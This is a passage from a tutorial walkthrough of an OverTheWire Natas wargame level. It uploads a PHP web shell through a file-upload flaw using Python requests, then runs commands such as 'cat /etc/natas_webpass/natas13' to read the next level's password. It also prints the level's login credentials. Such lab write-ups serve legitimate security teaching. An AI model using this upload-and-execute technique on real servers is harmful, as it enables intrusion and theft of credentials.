
There seems to be a problem here as the extension is .jpg. Normally, we could capture this request in Burp Suite and change the extension; however, how can we do this in Python? Well we know it is a POST request and by looking at the PHP code we can get the correct variables.



and...



The following link explains how to upload files using the requests module in Python. <https://requests.readthedocs.io/en/master/user/quickstart/>



Given the above code, we should be able to formulate a request that works. Notice the **open(‘report.xls’,’rb’)}**. We know that our filename is do.php. So we would replace the report.xls with do.php. The rb is the method known as binary mode. This can be found in the request documentation; however, even if you did not understand this, you can mimic the request based on the screenshot above. An ethical hacker will not always know how to complete a task. Persistence in educating oneself is the key to success. Try a few things, if it does not work, then research and try a few more things. Skill is a process that takes time and there is always more to learn.

* In the natas12-13.py tab, modify the **r=requests.get** command to the following:

|  |
| --- |
| Graphical user interface, application  Description automatically generated |


**r = requests.post(url, files = {"uploadedfile" : open('do.php', 'rb')}, data ={ "filename" : "do.php"}, auth =('natas12', 'EDXp0pS26wLKHZy1rDBPUZk0RKfLGIR3'))**

* See the screenshot below to check if you have all the parameters correct.



* Build the output .


Note: The PHP filename is randomly generated and will be different from the one in the screenshot.




Now that the file has been successfully uploaded, we can request the file to complete our commands.

* In the natas12-13.py tab, append the url with the new generated upload file location; in my case **upload/wsrvt4sf0e.php**. IMPORTANT: YOUR file will be different; check your build output.
* Comment out the POST request.
* Add **r = requests.get(url, auth =('natas12', 'EDXp0pS26wLKHZy1rDBPUZk0RKfLGIR3'))** under the url. See the image below.
* Build the output.

|  |
| --- |
| A screenshot of a computer  Description automatically generated |







The response tells us that the **do** variable is blank. Let’s append it with a command.


* In the natas12-13.py tab, append the url with **?do=whoami.**

|  |
| --- |
| A screenshot of a computer  Description automatically generated |





This is a true Remote Code Execution (RCE). You can navigate the server and view all the files others have uploaded. If you add **ls** instead of **whoami**, you can view all the files in that location. If you then **cat** the files you find on the server, you can see the code that others used to solve this challenge. This can be beneficial to educating yourself on how others were able to solve the problem. The screenshot below is of one such file.



Now it is time to finish this task.

* In the **natas12-13.py** tab, replace the **whoami** with **cat /etc/natas\_webpass/natas13**
* Build the output.

|  |
| --- |
| Graphical user interface, application  Description automatically generated |



Using Python, we were able to upload a PHP shell and get a RCE. With this, we were able to retrieve the password for natas13.

In this lesson, we learned how to use Sublime Text and Python to parse information from web applications. We decrypted a XOR encoded session cookie. We dove deeper into PHP coding and the Python requests module and learned how to upload files. In the process, we exploited a command injection vulnerability, bypassed character filters, decoded weak encryption and exploited a PHP file upload vulnerability.